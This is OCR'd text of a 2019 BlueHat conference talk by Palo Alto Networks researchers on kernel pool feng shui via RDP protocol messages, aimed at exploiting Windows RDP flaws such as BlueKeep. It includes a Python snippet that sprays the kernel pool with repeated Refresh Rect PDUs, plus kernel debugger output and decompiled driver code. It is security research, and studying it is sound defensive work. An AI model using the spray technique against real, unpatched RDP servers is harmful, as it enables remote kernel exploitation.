
BLUEHAT
SEATTLE 2019

Pool Feng Shui in Windows RDP Vulnerability Exploitation

TAO YAN @GA1OIS AND JIN CHEN

PALO ALTO NETWORKS

Who are we

- Researchers from Palo Alto Networks
- Listed as Top Researchers for MSRC
  - Tao Yan #7 in 2016 and #4 in 2017
  - Jin Chen #17 in 2017
- Conference speaker at CanSecWest, Recon, HITCON, POC, etc

Agenda

- Introduction of Pool Feng Shui with RDP PDUs
- How to Find Pool-Feng-Shui-Friendly PDUs
- Three Ways for Pool Feng Shui with RDP PDUs
  - Pool spraying with Refresh Rect PDU
  - Pool Feng Shui with RDPDR Client Name Request PDU
  - Large pool allocation with Bitmap Cache PDU
- Case study: Exploit Windows RDP Vulnerability CVE-2019-0708 (Bluekeep)

Introduction of Pool Feng Shui with RDP PDUs


- What is Heap Feng Shui
  - “The ancient art of arranging heap blocks in order to redirect the program control flow to the shellcode.” – Alexander Sotirov, 2007
  - The art of controlling the heap layout and state finely
- Pool Feng Shui in Windows RDP Vulnerability Exploit
  - Use PDUs (Protocol Data Unit) to control kernel pools (layout and state)
    - Kernel Pool Spraying (data – jump/call to shellcode or object – write-what-where)
    - Kernel Pool Reclaim in UAF (Use After Free) Exploit
    - Kernel Pool Grooming in Heap Overflow Exploit (dig and insert holes to make 2 or more objects adjacent)


How to Find Pool-Feng-Shui-Friendly PDUs

- Documents (RDPBCGR and 37 related Docs)
  - The PDU can be sent without logon to the server
  - The PDU can be sent for multiple times legitimately
  - The PDU data size can be controlled
  - The PDU data content can be controlled
- Implementations (termdd.sys, rdpwd.sys, rdpdr.sys, etc)
  - ExAllocatePoolWithTag
  - memcpy or copy data bytes to bytes in a loop

How to Find Pool-Feng-Shui-Friendly PDUs

- Documents (RDPBCGR and 37 related Docs)
  - The PDU can be sent without logon to the server





How to Find Pool-Feng-Shui-Friendly PDUs

- Documents (RDPBCGR and 37 related Docs)
  - The PDU can be sent for multiple times legitimately

2.2.11.2 Client Refresh Rect PDU 

The Refresh Rect PDU allows the client to request that the server redraw one or more rectangles of the session screen area. The client can use it to repaint sections of the client window that were obscured by local applications.<35> Server support for this PDU is indicated in the General Capability Set (section 2.2.7.1.1).

2.2.1.10 Client Security Exchange PDU 

The Security Exchange PDU is an optional RDP Connection Sequence PDU that is sent from client to server during the RDP Security Commencement phase of the RDP Connection Sequence (see section 1.3.1.1 for an overview of the RDP Connection Sequence phases). It is sent after all of the requested MCS Channel Join Confirm PDUs (section 2.2.1.9) have been received.

How to Find Pool-Feng-Shui-Friendly PDUs

- Documents (RDPBCGR and 37 related Docs)
  - The PDU data size can be controlled ☺


numberOfAreas (1 byte): An 8-bit, unsigned integer. The number of Inclusive Rectangle (section 2.2.11.1) structures in the **areasToRefresh** field.

pad3Octects (3 bytes): A 3-element array of 8-bit, unsigned integer values. Padding. Values in this field MUST be ignored.

areasToRefresh (variable): An array of TS_RECTANGLE16 structures (variable number of bytes). Array of screen area Inclusive Rectangles to redraw. The number of rectangles is given by the **numberOfAreas** field.

2.2.2.3 Client Announce Reply (DR_CORE_CLIENT_ANNOUNCE_RSP) ☹

The client replies to the Server Announce Request message.




How to Find Pool-Feng-Shui-Friendly PDUs

- Documents (RDPBCGR and 37 related Docs)
  - The PDU data content can be controlled ☺

entries (variable): An array of TS_BITMAPCACHE_PERSISTENT_LIST_ENTRY structures which describe 64-bit bitmap keys. The keys MUST be arranged in order from low cache number to high cache number. For instance, if a PDU contains one key for Bitmap Cache 0 and two keys for Bitmap Cache 1, then **numEntriesCache0** will be set to 1, **numEntriesCache1** will be set to 2, and **numEntriesCache2**, **numEntriesCache3**, and **numEntriesCache4** will all be set to zero. The keys will be arranged in the following order: (Bitmap Cache 0, Key 1), (Bitmap Cache 1, Key 1), (Bitmap Cache 1, Key 2).


2.2.1.17.1.1 Persistent List Entry (TS_BITMAPCACHE_PERSISTENT_LIST_ENTRY)


The TS_BITMAPCACHE_PERSISTENT_LIST_ENTRY structure contains a 64-bit bitmap key to be sent back to the server.



How to Find Pool-Feng-Shui-Friendly PDUs

- Implementations (termdd.sys, rdpwd.sys, rdpdr.sys, etc)
  - ExAllocatePoolWithTag
  - memcpy or copy data bytes to bytes in a loop





Three Ways for Pool Feng Shui with RDP PDUs


- Pool spraying with Refresh Rect PDU
- Pool Feng Shui with RDPDR Client Name Request PDU
- Large pool allocation with Bitmap Cache PDU

Pool spraying with Refresh Rect PDU

- What is it designed for?
  - The client notifies the server to redraw rectangles of screen area with arrays of Inclusive Rectangle.
- How could it be abused?
  - Send it with full loaded (numberOfAreas: 0xff) Inclusive Rectangles for massive times in a short time.


2.2.11.2.1 Refresh Rect PDU Data (TS_REFRESH_RECT_PDU)

The TS_REFRESH_RECT_PDU structure contains the contents of the Refresh Rect PDU, which is a Share Data Header (section 2.2.8.1.1.1.2) and two fields.



2.2.11.1 Inclusive Rectangle (TS_RECTANGLE16)

The TS_RECTANGLE16 structure describes a rectangle expressed in inclusive coordinates (the right and bottom coordinates are included in the rectangle bounds).



Pool spraying with Refresh Rect PDU

- How to construct in the RDP client

```
#Refresh Rect PDU
spray_header = "0300081d02f080640007 03eb 70880e 0e081700f003ea03010000100002100000 ff 000000"
spray_data = "00c3ffe32b00c086"*0xff
spray_unit = spray_header + spray_data
packet = unpack(spray_unit)
for i in range(0x200):
    tls.sendall(bytes(packet))
#red: ChannelID, 0x03eb=1003 I/O Channel, open by default
#orange: shareDataHeader
#yellow: numberOfAreas
#green: Inclusive Rectangle arrays
```

Pool spraying with Refresh Rect PDU

- How to parse in the RDP server

```
kd> k
 # ChildEBP RetAddr
00 8db81fc8 98ef702a RDPWD!WDW_InvalidateRect
01 8db8201c 98eece1d RDPWD!ShareClass::SC_OnDataReceived+0xf1
02 8db8204c 98eecbfd RDPWD!SM_MCSSendDataCallback+0x175
03 8db820a4 98eeca64 RDPWD!HandleAllSendDataPDUs+0x115
04 8db820c0 98f0dc78 RDPWD!RecognizeMCSFrame+0x32
05 8db820ec 98eef86f RDPWD!MCSIcaRawInputWorker+0x3b4
06 8db82100 916e595a RDPWD!WDLIB_MCSIcaRawInput+0x13
07 8db82124 98ee04b5 termdd!IcaRawInput+0x5a
08 8db8213c 98edff4b tssecsrv!CRawInputDM::PassDataToServer+0x2b
09 8db82184 98edfa16 tssecsrv!CFilter::FilterIncomingData+0xdd
0a 8db821b0 916e595a tssecsrv!ScrRawInput+0x60
0b 8db821d4 98ed56a9 termdd!IcaRawInput+0x5a
0c 8db82a10 916e4671 tdtcp!TdInputThread+0x34d
0d 8db82a2c 916e4780 termdd!_IcaDriverThread+0x53
0e 8db82a54 916e522f termdd!_IcaStartInputThread+0x6c
0f 8db82a94 916e2f9f termdd!IcaDeviceControlStack+0x629
10 8db82ac4 916e3173 termdd!IcaDeviceControl+0x59
11 8db82adc 83e3b129 termdd!IcaDispatch+0x13f
```

Pool spraying with Refresh Rect PDU


```
kd> g
Breakpoint 56 hit
RDPWD!WDW_InvalidateRect:
98eec62d 8bff            mov     edi,edi
kd> dc esp
8db81fcc  98ef702a b7a34240 b5505017 0000080e  *p..@B...PP.....
kd> db b5505008
b5505008  03 00 08 1d 02 f0 80 64-00 07 03 eb 70 88 0e 0e  .......d....p...
b5505018  08 17 00 f0 03 ea 03 01-00 00 01 00 00 21 00 00  .............!..
b5505028  00 ff 00 00 00 00 c3 ff-e3 2b 00 c0 86 00 c3 ff  .........+......
b5505038  e3 2b 00 c0 86 00 c3 ff-e3 2b 00 c0 86 00 c3 ff  .+.......+......
b5505048  e3 2b 00 c0 86 00 c3 ff-e3 2b 00 c0 86 00 c3 ff  .+.......+......
b5505058  e3 2b 00 c0 86 00 c3 ff-e3 2b 00 c0 86 00 c3 ff  .+.......+......
b5505068  e3 2b 00 c0 86 00 c3 ff-e3 2b 00 c0 86 00 c3 ff  .+.......+......
b5505078  e3 2b 00 c0 86 00 c3 ff-e3 2b 00 c0 86 00 c3 ff  .+.......+......

red: tpktHeader+x224Data+mcsSDrq+securityHeader
orange: TS_SHAREDATAHEADER
yellow: numberOfAreas
green: areaToRefresh
light blue: TS_RECTANGLE16[0]
```

Pool spraying with Refresh Rect PDU

```
result = (ShareClass *)*((_BYTE *)refresh_rect_pdu_stream + 0x12);// numberOfAreas
areasToRefresh_len = 8 * (_DWORD)result;
if ( (unsigned int)*((_WORD *)refresh_rect_pdu_stream + 6) - 0x16 < areasToRefresh_len
  || length - 0x16 < areasToRefresh_len )
{
  RtlStringCchPrintfW(&pszDest, 0xAu, L"%hx %hx", result, *((_WORD *)refresh_rect_pdu_stream + 6));
  result = WDW_LogAndDisconnect(a1, 1, 209, 0, 0);
}
else
{
  loop = 0;
  if ( result )                                 // numberOfAreas
  {
    areasToRefresh = (char *)refresh_rect_pdu_stream + 0x18;
    do
    {
      left = *((_WORD *)areasToRefresh - 1);
      top = *(_WORD *)areasToRefresh;
      right = *((_WORD *)areasToRefresh + 1) + 1;
      bottom = *((_WORD *)areasToRefresh + 2) + 1;
      v6 = *(_DWORD *)(a1 + 4);
      stRect = 2;                               // 2*4=8 bytes
      WDICART_IcaChannelInput(v6, 4, 0, 0, (int)&stRect, 0x808);
      result = (ShareClass *)*((_BYTE *)refresh_rect_pdu_stream + 0x12);// // numberOfAreas
      ++loop;
      areasToRefresh += 8;
    }
    while ( loop < (unsigned int)result );  // one Refresh Rect PDU, call IcaChannelInput for numberOfAreas times (0xff maximum)
  }
}
return result;
```

```
0000AD9 WDW_InvalidateRect:46
```

Pool spraying with Refresh Rect PDU



Pool spraying with Refresh Rect PDU

- How to parse in the RDP server

```
223   if ( inputSize_6th_para + 0x20 < inputSize_6th_para || inputSize_6th_para + 0x20 < 0x20 )// check overflow
224     pool = 0;
225   else
226     pool = ExAllocatePoolWithTag(0, inputSize_6th_para + 0x20, 0x63695354u);// allocate memory
227   if ( pool )
228   {
229     input_buffer_2 = InputBuffer;
230     *((_DWORD *)pool + 3) = inputSize_6th_para_2;
231     *((_DWORD *)pool + 4) = inputSize_6th_para_2;
232     *((_DWORD *)pool + 2) = (char *)pool + 0x20;
233     memcpy((char *)pool + 0x20, input_buffer_2, inputSize_6th_para_2);// copy
234 LABEL_61:
235     v28 = *(_DWORD **)(v10 + 0xB4);
236     *(_DWORD *)pool = v10 + 0xB0;
237     *((_DWORD *)pool + 1) = v28;
238     *v28 = pool;
239     *(_DWORD *)(v10 + 0xB4) = pool;
240     *(_DWORD *)(v10 + 0xB8) += inputSize_6th_para_2;
      00001D9C IcaChannelInputInternal:240
```

inputSize_6th_para = 0x808

Pool spraying with Refresh Rect PDU

- A bug of info leak?
  - Why using 0x808+0x20 sized pool to store 0xC sized data?

```
.text:00011682 loc_11682:                              ; CODE XREF: WDW_InvalidateRect(x,x,x)+B2↓j
.text:00011682                 mov     ax, [esi-2]
.text:00011686                 mov     [ebp+left], ax
.text:0001168D                 mov     ax, [esi]
.text:00011690                 mov     [ebp+top], ax
.text:00011697                 mov     ax, [esi+2]
